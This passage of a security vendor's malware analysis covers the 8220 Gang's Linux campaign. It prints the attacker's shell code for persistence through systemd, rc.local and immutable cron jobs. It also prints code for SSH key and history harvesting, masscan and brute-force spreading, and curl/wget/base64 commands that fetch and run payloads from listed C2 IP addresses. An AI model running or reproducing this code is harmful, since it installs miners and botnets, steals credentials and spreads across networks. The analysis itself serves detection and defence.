IyEvYmluL2Jhc2gKCmlmIFsgJChwaW5nIC1jIDEgZHcuYzRrZGVsaXZlciS0b3AgMj4vZGV2L2S1bGx8Z3JlcCAiYnl0ZXMgb2YgZGF0YSIgfCB3YyAtbCApIC1ndCAnMCcgXTsKdGhlbgogICAgdXJsPSJodHRwOi8vZHcuYzRrZGVsaXZlciS0b3AlCmVsc2UKICAgI
| base64 -d > /bin/sysdown
    echo
W1VuaXRdCkRlc2NyaXB0aW9uPWxpbnV4LWQKCldhbnRzPWSldHdvcmsudGFyZ2V0CkFmdGVyPXN5c2xvZy50YXJnZXQgbmV0d29yay1vbmxpbnUudGFyZ2V0CgpbU2VydmljZV0KVHlwZT1mb3JraW5nCkV4ZWNTdGFydD0vYmluL2Jhc2ggLWMgJ2NwIC1mIC1yICC0tI
| base64 -d > /etc/systemd/system/linux-d.service
    echo "$payload" > ~/.bash_profile
    echo "$payload" > ~/.bashrc
    echo "/etc/init.d/linux-d start" > /etc/rc.local
    chmod +x /etc/init.d/linux-d
    chmod +x /bin/sysdown
    chmod +x /etc/systemd/system/linux-d.service
    chattr +ia /etc/systemd/system/linux-d.service
    chattr +ia /etc/init.d/linux-d
    systemctl start linux-d
    systemctl enable linux-d
}
```

Figure 18 - Createservices() used to maintain persistence

2. Deployed multiple cron jobs across various directories, each tasked with fetching the primary payload from the command-and-control (C2) server and initiating its execution.

```
makecron() {
    arr=("/dev/shm" "/tmp" "/var/tmp" "/$HOME")
    rand=$(( RANDOM % ${#arr[@]} ))
    ch="${arr[$rand]}"

    list=("/etc/cron.d/root" "/etc/cron.d/apache" "/etc/cron.d/nginx" "/var/spool/cron/root" "/etc/cron.hourly/oanacroner")

    echo -e "*/10 * * * * $payload" | crontab -
    echo -e "*/10 * * * * $payload##" > /etc/cron.d/root
    echo -e "*/10 * * * * $payload##" > /etc/cron.d/apache
    echo -e "*/10 * * * * $payload\n##" > /etc/cron.d/nginx
    echo -e "*/10 * * * * $payload\n##" > /var/spool/cron/root
    echo -e "*/10 * * * * $payload\n##" > /var/spool/cron/crontabs/root
    echo -e "*/10 * * * * $payload\n##" > /etc/cron.hourly/oanacroner

    for arch in "${list[@]}"; do
        chmod +x "$arch"
        chattr +ia "$arch"
    done
}
```

Figure 19 - makecron() used to deploy cron jobs

Discovery and lateral movement

1. Uses massscan hacktool to scan IP ranges for open SSH ports and saves the output to $DIR/open.lst.

2. The above list of targeted hosts is used by the spirit tool which is Golang UPX binary, which serves as an propagation utility. It launches brute force attacks (uses p.lst md5: 3cd845610e49e11575b5c18596b38389 having around 6000 combinations of username:password) against susceptible hosts within the network, thereby propagating the attack and extending infection across interconnected systems.

3. The attacker has updated p.lst and spirit binary over the last 5-6 months campaigns. He has used the spirit free version in most of the campaigns. It looks like he has used an open source github project: https://github.com/theaog/spirit/tree/master for masscan and spirit tools.

```
s() {
_sigx="/tmp/.nonex0110011012"

ip a | grep 'BROADCAST\|inet' | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep -v 127 | grep -v inet6 |grep -v 255 | sort -u > /tmp/ips.txt
if [ $(id -u) -eq 0 ]; then
    if [ ! -f $_sigx ]; then
        touch $_sigx
        rm -rf $DIR/alive.lst $DIR/b.lst $DIR/h.lst $DIR/block.lst $DIR/p.lst $DIR/spirit
        get $url/spirit $DIR/spirit
        get $url/px1 $DIR/p.lst
        get $url/masscan $DIR/masscan
        sleep 5
        nohup $DIR/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 100000 -p22 -oG /tmp/open.lst
        sleep 10
        nohup $DIR/spirit parse /tmp/open.lst
        sleep 5
        nohup $DIR/spirit banner -T 3s
        sleep 5
        mv /tmp/b.lst /tmp/h.lst
        sleep 5
        nohup $DIR/spirit -t 3s -c "(curl -s http://5.42.67.3/3.gif?ssh || wget -q -O - http://5.42.67.3/3.gif?ssh || lwp-download http://5.42.67.3/3.gif?ssh /tmp/3.gif) | bash -sh; bash /tmp/3.gif
rm -rf /tmp/3.gif; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly84NC41NC41MC42MS9kLnB5IikucmVhZCgpKScgfHwgcHl0aG9uMiAtYyAnaW1wb3J0IHVybGxpYjtleGVjKHVybGxpYi51cmxvcGVuKCJodHRwOi8vODQuNTQuNTAuN
| base64 -d | bash -" brute -j 400 >/dev/null 2>&1
    fi
```

Figure 20 - Uses massscan and zgrab hacktools for discovery and lateral movement

4. It also automates SSH connections to various hosts using multiple keys and users, with the purpose of downloading and executing a remote script on each host. It parses command history files (~/.bash_history, /home/*/.bash_history, /root/.bash_history) to find previously used SSH connections.

```
localssh(){
    KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*'|grep -vw pub)
    KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config|grep IdentityFile|awk -F "IdentityFile" '{print $2 }')
    KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem'|uniq)
    HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config|grep HostName|awk -F "HostName" '{print $2}')
    HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history|grep -E "(ssh|scp)"|grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
    HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts|grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}"|uniq)
    USERZ=$(
        echo root
        find ~/ /root /home -maxdepth 2 -name '\.ssh'|uniq|xargs find|awk '/id_rsa/'|awk -F'/' '{print $3}'|uniq|grep -v "\.ssh"
    )
    users=$(echo $USERZ|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
    hosts=$(echo "$HOSTS $HOSTS2 $HOSTS3"|grep -vw 127.0.0.1|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
    keys=$(echo "$KEYS $KEYS2 $KEYS3"|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
    for user in $users; do
        for host in $hosts; do
            for key in $keys; do
                chmod +r $key; chmod 400 $key
                ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host "(curl -s http://5.42.67.29/2.gif || wget -q -O - http://5.42.67.29/2.gif || lwp-download http://
5.42.67.29/2.gif /tmp/2.gif) | bash -sh; bash /tmp/2.gif; rm -rf /tmp/2.gif; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly81LjQyLjY3LjI5L2QucHkiKS5yZWFkKCkpJyB8fCBweXRob24yIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly81LjQyLjY3LjI5L2Quc
| base64 -d | bash -; echo
ZnVuY3Rpb24gZHcoKSB7IHJlYWQgLXIgcHJvdG8gc2VydmVyIHBhdGggPDw8IiQocHJpbnRmICclcycgIiR7MS8vLy8gfSIpIjsgaWYgWyAiJHByb3RvIiAhPSAiaHR0cDoiIF07IHRoZW4gcHJpbnRmID4mMiAic29ycnksICVzIHN1cHBvcnRzIG9ubHkgaHR0cFxuI
| base64 -d | bash -"
            done
        done
    done
}
```

Figure 21 - Lateral movement via local ssh credentials

Downloader

1. The main purpose of this shell script is to download payloads which includes “Tsunami IRCBot” and “Coinminer”.

2. Verifies the existence of established connections to the IP addresses 51[.]255[.]171[.]23, 217[.]182.205.238, 89[.]185[.]85[.]102, 178[.]62[.]234[.]229, and 159[.]223[.]201[.]180. These IP addresses are associated with miner and IRCbot frameworks, and this process is undertaken to assess the presence of any active malware.

3. If they are not connected to above IPS it downloads miner as $DIR/bash and executes with parameters “-c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d”

4. It downloads Tsunami malware as "$DIR/python3" and executes it.

```
m() {
    if [ ! $(netstat -ant | grep -e 217.182.205.238 -e 89.185.85.102 -e 178.62.234.229 -e 159.223.201.180 | grep ESTAB | sort | uniq | wc -l ) -gt '0' ]; then
        download_path="$DIR/bash"
        s="$(uname -m)"

        get $url/$s "$download_path"
        nohup "$download_path" -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d >/dev/null 2>&1
        nohup "$download_path" -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d -pwn >/dev/null 2>&1
        rm -rf "$download_path"
    fi
}

b(){
    if [ ! $(netstat -ant | grep -e 51.255.171.23 | grep ESTAB | sort | uniq | wc -l ) -gt '0' ]; then
        download_path="$DIR/python3"
        s="bashirc.$(uname -m)"
        get $url/$s "$download_path"
        nohup "$download_path" >/dev/null 2>&1
        rm -rf "$download_path"
    fi
}
```

Figure 22 - Downloading and executing Tsunami and miner.

5. It also uses the $(uname -m) command to download files related to the specific architecture. The Tsunami malware(md5: 63a86932a5bad5da32ebd1689aa814b3) and miner (md5: 915aec68a5b53aa7681a461a122594d9) haven't changed over last 2 years of the campaign.

Uptycs CNAPP coverage

Uptycs CNAPP is flagging a growing number of suspicious alerts, encompassing activities such as system startup, potential information theft, attempts to gain high-level access, termination of running services, executing processes from temporary locations, and the discovery of dropped files within the AppData folder. These alerts collectively contribute to an escalating level of suspicion.




Figure 23 - Uptycs alert -Windows




Figure 24 - Uptycs alert - Linux

Conclusion: 8220 Gang

The 8220 Gang has proven to be a substantial threat, challenging the characterization by some researchers who initially labeled them as mere "script kiddies." While their Linux campaign saw minimal changes, the group significantly enhanced and altered their tactics in the Windows campaign.

Organizations are now tasked with the continuous improvement and updating of their security systems to match the group's evolving strategies. In the early stages, the group employed straightforward and easily detectable scripts in their deployments. Maintaining a watchful eye on the 8220 Gang and their deployments is crucial for ongoing analysis, detection, and the effective implementation of blocking measures.

Precautions

- Utilize trustworthy antivirus and anti-malware solutions, ensuring they are regularly updated.
- Maintain current security patches for operating systems and software to stay protected.
- Inform users/employees about the risks associated with clicking on unfamiliar links or downloading questionable attachments.
- Enforce robust email filtering to prevent malicious attachments and links from infiltrating your system.
- Consistently observe network traffic for any abnormal or questionable behaviors.
- Frequently back up essential data and store it in an offline location to safeguard against ransomware encryption.

IOC

https://github.com/uptycslabs/IOCs/blob/main/8220Gang